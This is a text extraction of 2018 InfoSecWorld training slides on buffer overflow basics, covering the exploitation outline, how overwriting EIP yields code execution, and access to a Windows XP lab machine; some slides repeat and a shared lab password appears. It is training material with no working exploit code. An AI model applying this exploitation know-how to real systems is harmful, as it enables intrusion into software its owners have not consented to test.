



MIS|TI™ PRESENTS

InfoSecWorld
Conference & Expo 2018

BUFFER OVERFLOW BASICS

Matt Mackie

*Cybersecurity Engineer
CERT | SEI | CMU*

Chris Herr

*Cybersecurity Training Developer and Instructor
CWD | SEI | CMU*

OUTLINE

- Introduction
- Environment
- Immunity Debugger
- Vulnerable Code
- Fuzzing
- Control Program Flow
- Bad Characters
- Getting Shell
- Basic Shellcoding
- Bypassing ASLR and DEP

SCOPE

Buffer overflows for dummies

- Not a deep dive into nitty gritty of exploit development or how the CPU works
 - Basics of 32-bit buffer overflow vulnerabilities and their exploitation
 - Just enough to get fuzz a crash, take control of flow, and inject shellcode
 - Handle a minimal complications
 - Small buffer, exception handlers, address randomization (ASLR), non-executable stack
 - Non-executable stack introduces 64-bit architecture
 - Details of CPU are introduced along the way
 - Registers, Stack, Dump, etc.
 - No assembly required
 - But it helps, along with some C/C++ and Python

INTRODUCTION

Buffer overflow vulnerability exploit

- Programs work by allocating blocks of memory, or buffers, for various purposes
- Overflow occurs when attempt to write more data than will fit into allocated buffer
 - Using insecure functions that happily exceed bounds
 - Failure to check user input
- Vulnerability occurs when user data overwrites part of memory that tells CPU what instruction to execute next
 - Data overwrites EIP register
 - Extended Instruction Pointer
 - User data also written to stack
 - This is code we will execute
- Exploitation begins with figuring exactly what data overwrote the EIP
 - Controlling EIP means controlling program flow
 - Goal with stack overflow is to direct program flow to user's data written to stack
 - This gives so-called arbitrary code execution
 - Can execute code that was injected as part of user data that overflowed buffer
 - Defense is to make stack non-executable
 - All modern computers do this now

LAB ENVIRONMENT

CERT STEPfwd

- Credentials
 - studentXX
 - P@\$\$w0rd123

The screenshot shows the official website for the CERT STEPfwd platform. The header includes the logo 'STEPfwd' with a globe icon, followed by the text 'CERT Simulation, Training, and Exercise Platform'. The main content area contains a brief description of the platform's purpose and a video player. In the top right corner of the header, there is a 'Login' button with a lock icon. A red arrow points specifically to this 'Login' button.



Software Engineering Institute
Carnegie Mellon University



InfoSecWorld
Conference & Expo 2018

ACCESS WINXP BOX

Will see orphan command window


- Related to vulnerable service
- Just collapse
 - Probably ok to exit
 - Not fully tested

Immunity shortcut

- Also Olly and WinDbg if you prefer

Putty SSH client

Other tools in C:\tools



Software Engineering Institute
Carnegie Mellon University



InfoSecWorld
Conference & Expo 2018

ACCESS WINXP BOX

Will see orphan command window


- Related to vulnerable service
- Just collapse
 - Probably ok to exit
 - Not fully tested
- Run Windows Services Manager
 - services.msc
 - Show vulnService

Immunity shortcut

- Also Olly and WinDbg if you prefer

Putty SSH client

Other tools in C:\tools



ACCESS WINXP BOX

Will see orphan command window

- Related to vulnerable service
- Just collapse
 - Probably ok to exit
 - Not fully tested

Immunity shortcut

- Also Olly and WinDbg if you prefer

Putty SSH client

Python, Visual Studio CLI,...

- More in C:\tools



ACCESS WINXP BOX

Will see orphan command window

- Related to vulnerable service
- Just collapse
 - Probably ok to exit
 - Not fully tested

Immunity shortcut

- Also Olly and WinDbg if you prefer

Putty SSH client

Python, Visual Studio CLI,...

- More in C:\tools



